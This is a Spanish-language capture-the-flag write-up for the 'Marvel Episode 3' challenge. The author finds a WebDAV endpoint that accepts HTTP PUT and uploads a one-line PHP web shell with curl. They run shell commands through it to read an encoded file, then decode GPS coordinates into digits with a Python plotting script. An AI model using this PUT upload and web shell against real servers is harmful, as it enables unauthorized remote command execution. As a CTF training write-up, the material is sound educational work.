UAM - Marvel Episode 3

Julian J. M. 15/02/2019

Nos facilitan URL de una página en la que hacer la desactivación de un ataque. La página pide un código mediante formulario. Siempre responde con el mismo formulario.

Procedemos a averiguar algo más del servidor web y el script. Pasamos dirbuster y nos encontramos con algunas carpetas con ficheros poco relevantes. Intentamos añadir comillas simples/dobles al código introducido, con la esperanza de obtener algún error, lo que abriría la posibilidad a algún tipo de inyección.

Viendo la falta de resultados, procedemos a hacer un nmap del servidor. Nos encontramos otro puerto interesante, el 8080, otro servidor web.
El comportamiento es un poco extraño… Responde siempre con un permission denied, salvo cuando pides un fichero .php.

Al probar con otros métodos http (PUT, DELETE, etc), vemos respuestas interesantes:


```
$ curl -v http://34.247.69.86:8080/probando.php -X PUT --data 1234
*   Trying 34.247.69.86...
* Connected to 34.247.69.86 (34.247.69.86) port 8080 (#0)
> PUT /probando.php HTTP/1.1
> Host: 34.247.69.86:8080
> User-Agent: curl/7.47.0
> Accept: */*
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 4 out of 4 bytes
< HTTP/1.1 201 Created
< Server: nginx
< Date: Sat, 16 Feb 2019 10:47:15 GMT
< Content-Length: 0
< Location: http://34.247.69.86/probando.php
< Connection: keep-alive
<
* Connection #0 to host 34.247.69.86 left intact
```

Ese 201 Created nos alegra el día. Cuando hacemos el GET de esa url, comprobamos que nos sirve el 1234. Podemos crear cualquier fichero. De hecho, parece un webdav.

Creamos un webshell sencillo y procedemos a subirlo con curl:


```
$ cat shell.php
<?php
system($_GET['cmd']);

$ curl http://34.247.69.86:8080/probando.php -T shell.php

$ curl http://34.247.69.86:8080/probando.php?cmd=ls+-la
total 128
drwxr-xr-x    1 nginx    nginx         4096 Feb 16 10:52 .
drwxr-xr-x    1 root     root          4096 Oct 31 14:42 ..
-rw-r--r--    1 nginx    nginx         2059 Feb 15 11:58 .hydra-encrypt.txt
-rw-r--r--    1 nginx    nginx       110201 Feb 13 16:39 index.jpg
-rw-------    1 nginx    nginx           72 Feb 16 09:14 index.php
-rw-------    1 nginx    nginx           42 Feb 16 10:52 probando.php

$ curl http://34.247.69.86:8080/probando.php?cmd=cat+.hydra-encrypt.txt
-51.2263816202, 8.10899805433
-3.396936473, 7.87198824054
45.1590246548, 7.93243330727
[....]
```

Tenemos el código, aunque cifrado. El fichero contiene lo que parecen coordenadas gps. Hay 8 grupos de coordenadas en sendos puntos del globo, con una pequeña desviación. Hay otro punto, que se repite en 10 ocasiones, siempre con la misma coordenada, la que apunta a Haití.




Después de mapear diversos puntos, nos damos cuenta de que representan la forma de los números. La coordenada especial de Haití parece indicar el separador.
Haciendo uso de webs como http://www.gpsvisualizer.com/map_input confirmamos la teoría:

Al subir todos los grupos de coordenadas obtenemos el código de desbloqueo. Sin embargo, y haciendo méritos para ese iPhone en PLA X-D, procedemos a crear un script en python que los diferentes grupos de coordenadas, obteniendo algo como esto:



Al introducir ese código en la web inicial, obtenemos la flag que da solución al reto:



Julian J. M.
Telegram: @julianjm
Email: julianjm@gmail.com

```
"""
   Decodificador para el reto Marvel - Episodio 3 - UAM
   Julian J. M.
   Telegram @julianjm
   Email: julianjm@gmail.com

   pip3 install matplotlib
   python3 decodifica.py
"""
import matplotlib.pyplot as plt

# Cargamos las lista de coordenadas
coords=[]
with open("hydra_encrypt.txt", "rt") as f:
   coords = f.readlines()

# Aquí guardaremos los diferentes puntos de cada dígito
figurex=[]
figurey=[]

# Iremos incrementando el offset con cada dígito
offset=0

for coord in coords:
   coord=coord.split(",")
   x=float(coord[1]) # longitud
   y=float(coord[0]) # latitud

   # Si llegamos a la coordenada especial, hacemos plot de la figura
   if y==19.1399952:
       plt.plot(figurex, figurey, linewidth=2)

       offset += 180 # Avanzamos la posición del "cursor"
       figurey=[]
       figurex=[]
       continue
   else:
       # Añadimos la coordenada del punto a la lista
       figurex.append(x + offset)
       figurey.append(y)

# Finalmente mostramos la ventana con el gráfico
plt.show()
```